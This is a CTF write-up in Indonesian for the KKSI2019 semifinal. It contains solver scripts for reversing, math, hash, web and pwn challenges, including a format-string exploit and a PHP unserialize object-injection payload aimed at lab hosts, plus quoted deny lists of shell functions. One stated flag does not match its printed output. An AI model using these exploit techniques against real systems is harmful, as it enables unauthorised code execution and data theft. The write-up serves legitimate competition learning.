
NAMA TIM : [bioset]


Ketua Tim	
1.	Ardi Jonias Fortuna
Member	
1.	Alfian Tegar Putra Afandi

Rev1{50}

Diberikan soal reversing, tanpa clue dan ketika kami jalankan muncul angka romawi sebagai berikut



Dari sini kami mencoba menerjemahkan angka romawi tersebut kedalam bentuk desimal dan kami beramsusi bahwa angka tersebut merupakan sebuah hexa lalu melakukan converting




Karena kurang menarik kami membuat script solver

```
#!/bin/bash
set -eu -o pipefail
for i in LXVIII CXI CX LXXXIV LXXXVII CXI CXIV CXIV LXXXIX LXVI LXIX LXXII XCVII CXII CXII LXXXIX; do
        roman_numerals=$(echo $i | tr a-z A-Z)

        # Test that it is valid
        [[ "${roman_numerals//[IVXLCDM]/}" == "" ]] || \
            { echo Roman numerals ${roman_numerals} contains invalid characters ; \
            exit 1 ;}

        # We want to replace all tokens to eventually have
        # all I's, remove new lines and count the characters.
        number=$(
            echo ${roman_numerals} |
            sed 's/CM/DCD/g' |
            sed 's/M/DD/g' |
            sed 's/CD/CCCC/g' |
            sed 's/D/CCCCC/g' |
            sed 's/XC/LXL/g' |
            sed 's/C/LL/g' |
            sed 's/XL/XXXX/g' |
            sed 's/L/XXXXX/g' |
            sed 's/IX/VIV/g' |
            sed 's/X/VV/g' |
            sed 's/IV/IIII/g' |
            sed 's/V/IIIII/g' |
            tr -d '\n' |
            wc -m
        )
        #echo ${number}
        printf '%x' $number | xxd -r -p > flag.txt
        cat flag.txt
        rm flag.txt
done
echo ""
```


```
root@mushroom:~/Desktop# bash roman2number.sh
DonTWorrYBEHappY
root@mushroom:~/Desktop#
```

Flag: KKSI2019{DonTWorrYBEHappY}

Misc1{50}



Diberikan soal berupa service, ketika kami melakukan connect menggunakan netcat kami diberi challenges untuk menjawab 10 jawaban benar dalam waktu 5 detik agar mendapatkan flag




Maka dari itu kami membuat script solver berikut untuk menyelesaikan masalah

```python
import socket, re

clientsocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
clientsocket.connect(('192.168.3.100', 6699))
data = clientsocket.recv(1024)

# looping
for i in range(11):
    data = clientsocket.recv(1024)
    hapus = data.replace("No: ", "")
    ambil = re.findall(r"(\d+) (.*)>", hapus)[0]

    hitung = ""
    for i in ambil:
            hitung += i
    final = hitung.replace(" ", "").replace("=", "")
    hasil = eval(final)

    clientsocket.send(str(hasil))
    data = clientsocket.recv(1024)
    print data
~
```

```
root@mushroom:~/CTF/KKSI19/solver# python solverpython.py
~~> -4245.0 (correct)


~~> 452.0 (correct)


~~> -1574.0 (correct)


~~> 15943.0 (correct)


~~> 9836.0 (correct)


~~> 37313276.0 (correct)


~~> 2989.0 (correct)


~~> -477.0 (correct)


~~> 44258990.0 (correct)


~~> -2707.0 (correct)

Score: 10


flag: KKSI2019{Soal_Matematika_EZ_Sekali}
```


Flag: KKSI2019{Soal_Matematika_EZ_Sekali}

Misc3 {200}



Diberikan soal berupa hasil md5 sebayak 2 kali, namun dengan 1 karakter awal dan akhir yang hilang serta sebuah clue bahwa flag asli dengan sum yang disebutkan, maka dari itu kami menghapus karakter ? pada list tersebut dan membuat scirpt solver

```php
<?php
$chars = "abcdefghijklmnopqrstuvwxyz1234567890";
$chars = str_split($chars);
$fn = fopen("../soal/find_fix.txt","r");
while(! feof($fn)) {
      $list = fgets($fn);
      $line = str_replace(array("\r", "\n"), '', $list);
      foreach ($chars as $char1) {
              foreach ($chars as $char2) {
                      $flag = $char1."".$line."".$char2;
                      if (md5(md5($flag)) == '4127539692df051c972b16a459ec9591') {
                              echo $flag."\n";
                      }
              }
      }
}

fclose($fn);
?>
```



Flag: KKSI2019{26c134c8e04c1e54c1d0893b3d7de4b0}

MISC 2 {150 Point's}

Diberikan sebuah file "Flag" yang berisikan kumpulan string yang di encode menjadi base64 yang terbalik dan sebuah clue yang dimana hasil sha1 dari file "flag" tadi di cocokkan dengan key yang ditentukan.


```
import hashlib
import base64

# sha1(substr(strrev(real_flag), 5, 10))

key = "b6991c1a4945060a62f727e3086c4f5f608681b1"

with open("flag_surabaya.txt","r") as woco:
        for oi in woco:
                yoh = oi[::-1]
                bes = base64.b64decode(yoh).decode("utf-8")
                sam = hashlib.sha1(bes[::-1].encode()[5:15]).hexdigest()
                if(sam == key):
                        print(bes)
```

Hasil eksekusi :

```
[sorgon@sorgon-pc Semifinal_KKSI]$ python surabaya_flag.py
KKSI2019{gmvW6EVRUd}
```

FLAG : KKSI2019{gmcW6EVRUd}

Web1{100}



Diberikan soal berupa sebuah web service, ketika kami akses web tersebut menampilkan source dari web itu sendiri, namun kami kesusahan membaca source tersebut, dengan bantuan https://beautifier.io/ dan pengeditan manual kami merubah source code agar mudah dibaca,


hasil akhir source web yang sudah bisa dibaca

```php
<?php
#highlight_file(__FILE__);
extract($_POST);
if (isset($_POST['nep']))
{
    $wh = ['system', 'shell_exec', 'passthru', 'exec', 'file_get_contents', 'readdir', 'glob', 'assert'];

    if (in_array(strtolower($nep) ,$wh))
    {
        die('NonoNoNO');
    }
    echo json_encode(array_map($nep, [$ska]));
    die();
}
//var_dump($_POST);
//var_dump($_POST['nep']);
//var_dump($_POST['ska']);
?>
```


Dari script di atas kami memahami bahwa ada request post data dengan nama nep, namun data yang dinputkan dibatasi dengan array yang telah disebutkan, dan dengan hasil menjelajah di google kami menemukan bahwa terdapat sebuah fungsi yang bisa diabuse, dan kami berhasil menjalankan command

Flag: KKSI2019{Aku_Cinta_Bu_Risma}

PWN3 {50}



Diberikan soal berupa service dan diberikan file yang menjalankan service tersebut serta clue yang merujuk pada buffer over flow, karena ini pwn kami melakukan koneksi netcat ke service tersebut dan ketika kami mencoba menginputkan karakter yang banyak, flag langsung muncul



Flag: KKSI2019{Kodam_V_Brawijaya}

PWN 1 {75}

Diberikan soal berupa service pada ip dan port yang disebutkan serta file yang menjalankan service tersebut, lalu kami melakukan koneksi kepada service tersebut dan diberikan sebuah input serta angka hexa yang dimana kami menduga itu adalah address dimana payload akan berjalan

Ketika kami melakukan pembacaan source lebih dalam kami menemukan string yang kami cari yaitu cat flag

```
[0x080483f0]> iz
[Strings]
Num Paddr      Vaddr      Len Size Section  Type  String
000 0x00000620 0x08048620  35  36 (.rodata) ascii >Masukan pesan atau cerita ya?< %p\n
001 0x00000644 0x08048644  12  13 (.rodata) ascii cat flag.txt
```


Dan kami menemukan celah pada binary ini yang dimana akan melakukan cat pada file flag.txt lalu kami membuat solver berikut

```python
from pwn import *

#p = process('./Downloads/kksi')
p = remote('192.168.3.100', 3001)
adrs = p32(0x804a028)

payload = ""
payload += adrs
payload += "%20c"
payload += "%1$n"

p.sendline(payload)
p.interactive()
~
```

```
root@mushroom:~# python solvepwn1.py
[+] Opening connection to 192.168.3.100 on port 3001: Done
[*] Switching to interactive mode
>Masukan pesan atau cerita ya?< 0x804a028
(\xa0\x0                    (
\x85\x0KKSI2019{Siap_PWN}
[*] Got EOF while reading in interactive
$ id
$ id
[*] Closed connection to 192.168.3.100 port 3001
[*] Got EOF while sending in interactive
root@mushroom:~#
```

Flag: KKSI2019{Siap_PWN}

WEB 2 {400}



Diberikan web service dimana kami hanya diberi limit untuk submit maksimal 2.

Setelah kami akses ip yang tertera muncul flag palsu

KKSI2019{Kalau_Kamu_Submit_ini_Kamu_Pepega_Sekali}


lalu , kami mencoba mengakses robots.txt, muncul sesuatu

index.php.bak

Hasil output dari index php.bak yaitu:

```
<?php

include 'flag.php';
class KKSI2019{
        public $status   = "";
        public $function = "";
        public $argument = "";
        public $the_len  = "";
        public $hidden   = "";


}
if(isset($_GET['ctf'])){

        function xor_master($string, $key){
                $ret = "";
                for($i=0; $i<strlen($string); $i++){
                        $ret .= chr( (ord($string[$i]) ^ $key) );
                }
                return $ret;
        }


        $anti_shell = ['shell_exec', 'exec', 'system', 'popen', 'passthru'];

        $data = unserialize($_GET['ctf']);

        if($data->the_len != strlen(key)){
                die('YO!');
        }

        echo key;

        if(xor_master(key, $data->hidden) != "FaccgMfooidaifg"){
                die('Close');
        }

        if($data->status === 'KKSI2019'){
                $func = $data->function;
                if(in_array(strtolower($func), $anti_shell)){ die('Nonono'); }
                $arg = $data->argument;
                if(strlen($arg) > 2 or strpos($arg, "*") !== False) { die('Anti cheating!'); }
                var_dump($func($arg));
        }

}else{
        // show_source(__FILE__);
        echo 'KKSI2019{Kalau_Kamu_Submit_ini_Kamu_Pepega_Sekali}';
[sorgon@sorgon-pc Semifinal_KKSI]$
```


Terdapat celah pada varialbel $data yang dimana ada fungsi unserialize, maka saat kam mengetahui isi source nya . kami membuat payload seperti berikut :



```
import requests as r

for x in range(20):
  brute = 'O:8:"KKSI2019":5:{s:6:"status";s:8:"KKSI2019";s:8:"function";s:11:"show_source";s:8:"argument";s:8:"flag.php";s:7:"the_len";i:'+str(x)+';s:6:"hidden";i:8;}'

  coba = r.get("http://192.168.3.100:1002/?ctf="+brute).text

  if len(coba) > 4:
    for i in range(10):
      brute2 = 'O:8:"KKSI2019":5:{s:6:"status";s:8:"KKSI2019";s:8:"function";s:11:"show_source";s:8:"argument";s:8:"flag.php";s:7:"the_len";i:'+str(x)+';s:6:"hidden";i:'+str(i)+';}'
      go =  r.get("http://192.168.3.100:1002/?ctf="+brute2).text

      if len(go) > 20:
        print(go)
```

Kami masukkan parameter yang akan dituju ke variabel construct dengan menggunakan serialize .


Hasil flag :



